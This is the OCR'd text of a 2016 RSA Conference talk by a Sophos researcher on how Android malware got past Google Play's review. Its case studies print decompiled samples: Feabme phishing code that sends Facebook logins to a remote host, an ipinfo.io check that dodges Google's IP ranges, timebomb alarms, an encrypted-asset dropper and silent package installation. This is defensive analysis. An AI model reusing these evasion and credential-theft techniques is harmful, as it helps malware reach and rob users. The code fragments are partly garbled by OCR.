# RSA\*Conference2016

San Francisco | February 29 – March 4 | Moscone Center

SESSION ID: CRWD-W13

# The Secrets of Malware Success on Google Play Store



Connect **to** Protect

#### **Rowland Yu**

Senior Threat Researcher SOPHOS #rowlandy



#### **AGENDA**



- THE TAKEAWAYS
- GOOGLE PLAY FACTS
- GOOGLE PLAY SECURITY MEASURES
- MALWARE HISTORY ON GOOGLE PLAY



#### **AGENDA**



- THE MISSION OF MALWARE
- THE SECRET WEAPONS OF CYBERCRIMINALS
- ANDROID APPLICATION PACKAGE (APK)
- CASE STUDIES
- LESSONS & CONCLUSIONS

#### THE TAKEAWAYS



- The security measures in Google Play
- The social engineering techniques employed by malware
- A practical knowledge of how malware bypasses Google Play security



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#### LAUNCH AN APP ON GOOGLE PLAY



How to launch Android App on Google Play Store


- Register (\$25 USD)
- Prepare and upload your App
- Store Listing
- Pricing & Distribution
- Publishing your App (takes up to 24 hours to go live)



#### **NUMBER OF APPS ON GOOGLE PLAY**



#### Number of available Apps on the Google Play






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#### **GOOGLE PLAY SECURITY MEASURES**







Android White Paper 2016 February

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### **GOOGLE PLAY SECURITY MEASURES**



# GOOGLE BOUNCER

Android's Anti-Malware Tool





#### **GOOGLE PLAY SECURITY MEASURES**



- Two Changes to Google Play Apps Reviews From March 2015
  - Move to real human reviewers
  - Introduce age-based rating system




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**MALWARE HISTORY ON GOOGLE PLAY** 

#### MALWARE HISTORY ON GOOGLE PLAY








#### MALWARE HISTORY ON GOOGLE PLAY







## **MALWARE HISTORY ON GOOGLE PLAY**



## Eleven

Date	2015-04-24	2015-07-06	2015-07-09	2015-07-22	2015-08-05	2015-09-21	2015-11-11	2015-11-17	2015-12-17	2016-01-06	2016-01-08
Name	Dubsmash	Fake BayeryPro	Feal me	Ngu Studio	Bumzasery	Brain fest	Insta Lent	KK plugin	Santa Claus	Brain est2	Turkish V.ker
First Seen	2015-04-17	2015-06-17	2015-04-10	2015-07-14	2015-08-05	2015-07-28	2015-10-16	2014-09-22	2015-12-17	2015-10-01	2015-09-27
Behaviours	Porn Clicker	Backdoor	Phishing	Porn Clicker	Porn Clicker	Backdoor	Phishing	Agent	Backdoor	Backdoor	Backdoor
Installs	100,000 - 500,000	100,000 - 500,000	501,000 - 1,005,000	25,000 - 50,000	27	100,000 - 500,000	100,000 - 500,000	100,000 - 500,000	N/A	606,000 - 1,335,000	500 - 1,000

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## THE MISSION OF MALWARE








## WHAT MALWARE WANTS TO DO







## WHAT MALWARE WANTS TO DO







## WHAT MALWARE WANTS TO DO







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


#### THE SECRET WEAPONS OF CYBERCRIMINALS

#### THE SECRET WEAPONS OF CYBERCRIMINALS




- IP Info
- Timebombs
- Dynamic code loading
- Obfuscation/Packing
- Encryption
- Remote payload
- Behave for a while before going rogue



**SURVIVAL** 

#### THE SECRET WEAPONS OF CYBERCRIMINALS





#### THE SECRET WEAPONS OF CYBERCRIMINALS



- Social Engineering
- Silent mode
- Boundary







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


















Compiled shared libraries

Native ELF files

specific to a software layer of a processor






Resources files

Non-compiled resources: images xml files raw binary files media files


May contain malicious payloads

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### **CASE STUDY – PHISHING**



Report Date	2015-07-09	2015-11-11		
Name	Feabme	InstaAgent		
First Seen	2015-04-10	2015-10-16		
Period	90 days	26 days		
Installs	501,000 - 1,005,000	100,000 - 500,000		

### **CASE STUDY – PHISHING**







## **PHISHING TEST**







# **PHISHING TEST**





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# **PHISHING TEST**



boading ...

**V** 10:23

CHECKERS










# **PHISHING TEST**








# WHICH ONE IS MALICIOUS?












## PHISHING – FEABME



- Popular Games on Google Play
  - Cowboy Adventure

- Jump Chess
- 500,000 1,000,000 installs from Google Play







Images from: http://www.welivesecurity.com/2015/07/09/apps-google-play-steal-facebook-credentials/

# **MONOGAME FRAMEWORK**



- C#
- Based on .net framework





## FEABME PAYLOAD




#### Main activity

```
unzip -l com.tinker gameone.apk | grep "dll"
12:34    assemblies/CowboyAdventure.dll
23:15    assemblies/CowboyAdventure.dll.config
00:42    assemblies/HtmlAgilityPack-PCL.dll
12:34    assemblies/MonoGame.Framework.dll
12:34    assemblies/Newtonsoft.Json.dll
12:34    assemblies/TinkerAccountLibrary.dll
```


Fake Facebook payload














```
"LoginEnable":"1",
   CowboyAdventure.dll
                               "UrlHomePage": "https://www.facebook.com/",
                               "UrlLogin": "https://www.facebook.com/login.php?login_attempt=1",
                               "LogoUrl": "http://icons.iconarchive.com/icons/danleech/simple/512/facebook-icon.png",
                               "UrlToSubmit": "https://tinduongpho.com/webdata/Index2",
                               "CC1":"c_user",
             Activity1
                               "CC4":"datr",
         TinkerAccountLibrary "PointLogin":https://www.facebook.com/checkpoint/?next
                 Payload from remote
                        Phishing Activity
                           Submit to remote
SOPHOS
```







#### CowboyAdventure.dll

```
checkLocationLogi(HttpResponseMes checkpointCancelDelete(HttpResponseMes checkpointOK(HttpResponseMessage checkpointReactive(HttpResponseMessage checkRememberBrowser(HttpResponseMessage checkRememberBrowser(HttpResponseMessage checkRememberBrowser(HttpResponseMessage checkRememberBrowser(HttpResponseMessagetValueByName(string, string): strir InitClient(): void Login(): bool Login(AppData): bool login2(AppData): TinkerAccount.Log LoginRequest(): HttpResponseMessaget
```

```
{
    HttpContent httpContent;
    result = TinkerAccount.(this.client, this.Appdata.UrlLogin, httpContent).Result;
    arg_10_0 = 926187255;
    continue;
}
case 3:
{
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("email", this.UserName));
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("pass", this.Password));
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("default_persistent", "0"));
    list.Add(new System.Collections.Generic.KeyValuePair<string, string>("default_persistent", "0"));
    HttpContent httpContent = TinkerAccount.(list);
    arg 10 0 = 926187252;
```

**Phishing Activity** 



Submit to remote


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## **CASE STUDY – BRAINTEST**





SOPHOS http://blog.checkpoint.com/2015/09/21/braintest-a-new-level-of-sophistication-in-mobile-malware/
50

# **CASE STUDY – BRAINTEST**



Report Date	2015-09-21	2016-01-06
Name	BrainTest	BrainTest2
First Seen	2015-07-28	2015-10-01
Period	55 days	97 days
Installs	100,000 - 500,000	606,000 -
		1,335,000

# **CASE STUDY – BRAINTEST**



- IP Info
- Timebombs
- Dynamic code loading
- Encryption
- Remote payload
- packing/obfuscation



#### **IP INFO**



```
public void onReceive(Context context, Intent context) {
   A001.a0(A001.a());
   try {
       if(context.getAction().equals("com.android.vending_INSTALL_REFERRER")) {
           String v0_1 = context.getStringExtra("refer
                                                      Bypass Google Bouncer
           if(v0_1 == null) {
               return;
                                                                 via ipinfo.io
           if(v0_1.length() == 0) {
               return;
           SharedPreferences$Editor v1 = context.getSharedPreferences("Referrer", 0).edit();
           v1.putString("referrer", v0 1);
           v1.commit();
           return;
       if((context.getAction()) equals("android.intent.action.USER_PRESENT")) || (context.getAction()
               .equals(DD.action_block_receve))) {
           if(!d.a().g(context)) {
               return;
           Intent send_intent = new Intent(context.getApplicationContext(), DD.class);
           send_intent.setAction(DD.action_block_send);
           context.getSystemService("alarm").setRepeating(0, 20000 + System.currentTimeMillis(),
                   7200000, PendingIntent.getBroadcast(context, 0, send intent, 134217728));
```

# IP INFO HTTP://IPINFO.IO/JSON



```
"ip": "91.109.247.173",
"hostname": "tor-exit2-readme.puckey.org",
"city": "",
"region": "",
"country": "GB",
"loc": "51.5000,-0.1300",
"org": "AS13213 UK2 - Ltd"
```

#### **IP INFO**



```
if(d.a(d.b(new byte[]{49, 55, 51, 46, 49, 57, 52, 46, 48, 46, 48}), d.b(new /
                                                                              Verify the IP doesn't belong to:
        51, 46, 49, 57, 52, 46, 50, 53, 53, 46, 50, 53, 53}), d.a(this.k).ip
    d.a(this.1, false); // 173.194.0.0-173.194.255.255
                                                                              216.58.192.0 - 216.58.223.255
    return;
                                                                              209.85.128.0 - 209.85.255.255
                                                                              104.132.0.0 - 104.135.255.255
if(!d.a(d.b(new byte[]{55, 52, 46, 49, 50, 53, 46, 48, 46, 48}), d.b(new by
                                                                              173.194.0.0 - 173.194.255.255
        46, 49, 50, 53, 46, 50, 53, 53, 46, 50, 53, 53}), d.a(this.k).ip))
                                                                               74.125.0.0 - 74.125.255.255
else {
    d.a(this.1, false); // 74.125.0.0-74.125.255.255
    return;
label 183:
    d.a(this.1, false);
                                                                                 hostname or org doesn't
    return;
                                                                                contain google, android, or
                                                                                          1e100
if(!TextUtils.isEmpty(d.a(this.k).hostname)) {
    v0_5 = d.a(this.k).hostname.toLowerCase();
    if(!v0 5.contains(d.b(new byte[]{103, 111, 111, 103, 108, 101})) && !v0 5.contains(d
            .b(new byte[]{97, 110, 100, 114, 111, 105, 100})) && !v0_5.contains(d.b(new
            byte[]{49, 101, 49, 48, 48}))) {
        goto label_217; // google, android, 1e100
```

#### FIRST TIMEBOMB



```
public void onReceive(Context context, Intent context) {
   A001.a0(A001.a());
   try {
       if(context.getAction().equals("com.android.vending.INSTALL REFERRER")) {
           String v0 1 = context.getStringExtra("referrer");
           if(v0_1 == null) {
               return;
           if(v0_1.length() == 0) {
                                                       malicious flow will run
               return;
           SharedPreferences$Editor v1 = context.getSharedPrefereCVery 2 hours;
           v1.putString("referrer", v0 1);
           v1.commit();
           return;
       if((context.getAction().equals("android.intent.action.USER_PRESENT")) || (context.getAction()
               .equals(DD.action_block_receve))) {
           if(!d.a().q(context)) {
               return;
           Intent send_intent = new Intent(context.getApplicationContext(), DD.class);
           send intent.setAction(DD.action block send);
           context.getSystemService("alarm").setRepeating(0, 20000 + System.currentTimeMillis(),
                   7200000, PendingIntent.getBroadcast(context, 0, send intent, 134217728));
```

#### **DROPPER**



call DD-> d(context) to decrypt assets/start.ogg and drop it as

```
public final void run() do.jar.
    A001.a0(A001.a());
    if(d.a().q(this.contxt)) {
       Power anager $\text{Walkelock v2} = \text{this.contxt.getSystemService("power").newWakeLock(1, "tag");}
        v2.acquire();
             (do jar.exists()) {
               Class v0_2 = DD.b(do_jar, "a.a.a", "a", do_jar.getParentFile()); // call a.a.a.b(
               v0_2.getMethod("b", Context.class).invoke(v0_2.newInstance(), this.contxt)
private static file c(Context arg6) {
   A001.a0(A001.a());
   File v0 = new File(arg6.getDir("dx", 0), DD.a(new byte[]{100, 111, 46, 106, 97, 114})); // do.jar
   if(!v0.exists()) {
       try {
           InputStream v1 = arg6.getAssets().open("start.ogg");
           FileOutputStream v2 = new FileOutputStream(v0);
           SecretKey v3 = SecretKeyFactory.getInstance("DES").generateSecret(new DESKeySpec(DD.
                  a(new byte[]{105, 120, 38, 49, 98, 101, 40, 64, 95, 35}).getBytes()));
           Cipher v4 = Cipher.getInstance("DES");
           v4.init(2, ((Key)v3));
           DD.a(v1, new CipherOutputStream(((OutputStream)v2), v4));
```

Dynamic code a.a.a.a.b() loading via Android Reflection



# DROPPED PAYLOAD – SECOND TIMEBOMB



# Wait for 8 hours before running payload



# BRAINTEST CONT.






Copyright © 2015 珠海天天网络科技 zhtiantian.com | 粤ICP备12075050号-1 联系方式:bd#zhtiantian.com (请把#换成@)



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# **GOOD APP? BAD APP?**





- High popularity
- Long history
- Multiple version of App
- Different Apps under the same developer
- Spoof
- Grey behaviors

#### **FAKE BATTERYBOT PRO**



Paid version



Free version



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#### **FAKE BATTERYBOT PRO**



#### Airpush Mobile Ad Network

```
e
f
g
h
i
j
k
1
```


















Frequent pop-ups



**SOPHOS** 

http://www.cmcm.com/blog/en/security/2015-11-17/857.html RSAConference2016



```
UpdateManager$5
                       public static int installSilent(Context arg8, String arg9, String arg10) {
                            int v2 = -100000004
 UpdateManager$6
                           int v1 = 1;
 UpdateManager$7
                            int v3 = -3;
                            if(arg9 == null || arg9.length() == 0) {
CmdBean
                                v1 = v3
Command1
Command<sub>10</sub>
                            else {
                                    v0 = new File(arg9);
Command10$1
                                 f(v0.length() > 0 && (v0.exists()) && (v0.isFile())) {
Command14
                                    StringBuilder v0 1 = new StringBuilder("LD LIBRARY PATH=/vendor/lib:/system/lib pm install ");
Command14$1
                                    if(arg10 == null) {
                                        arg10 = "";
Command14$2
Command3
                                                v0_1.append(arg10).append(" ").append(arg9.replace(" ", "\\ ")).toString();
Command
                                               2 = UtilPackage.isSystemApplication(arg8) ? false : true;
        Install app silently
                                              commandResult v0 3 = UtilShell.execCommand(v4, v0 2, true);
                                              ccessMsq != null) {
                                              3.successMsg.contains("Success")) {
Command4S3
Command4$4
                                        else if(!v0 3.successMsq.contains("success")) {
Command5
                                            goto label_46;
Command5$1
```

Command6

return v1;



- First App seen on 2013-12-09
- More than 48 different Apps
- 100,000 500,000 Installs

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# **LESSONS & CONCLUSIONS**



- Google Play
  - Safe?
  - Breakable?
- The secret weapons
  - Social engineering
  - IPinfo
  - Timebomb
  - Remote payload



# **LESSONS & CONCLUSIONS**



- Google Play
  - Challenge task
  - Developer policy
  - Punishment
- Security providers
  - Cooperation
- Customers
  - Minimize your apps
  - No more games <sup>②</sup>



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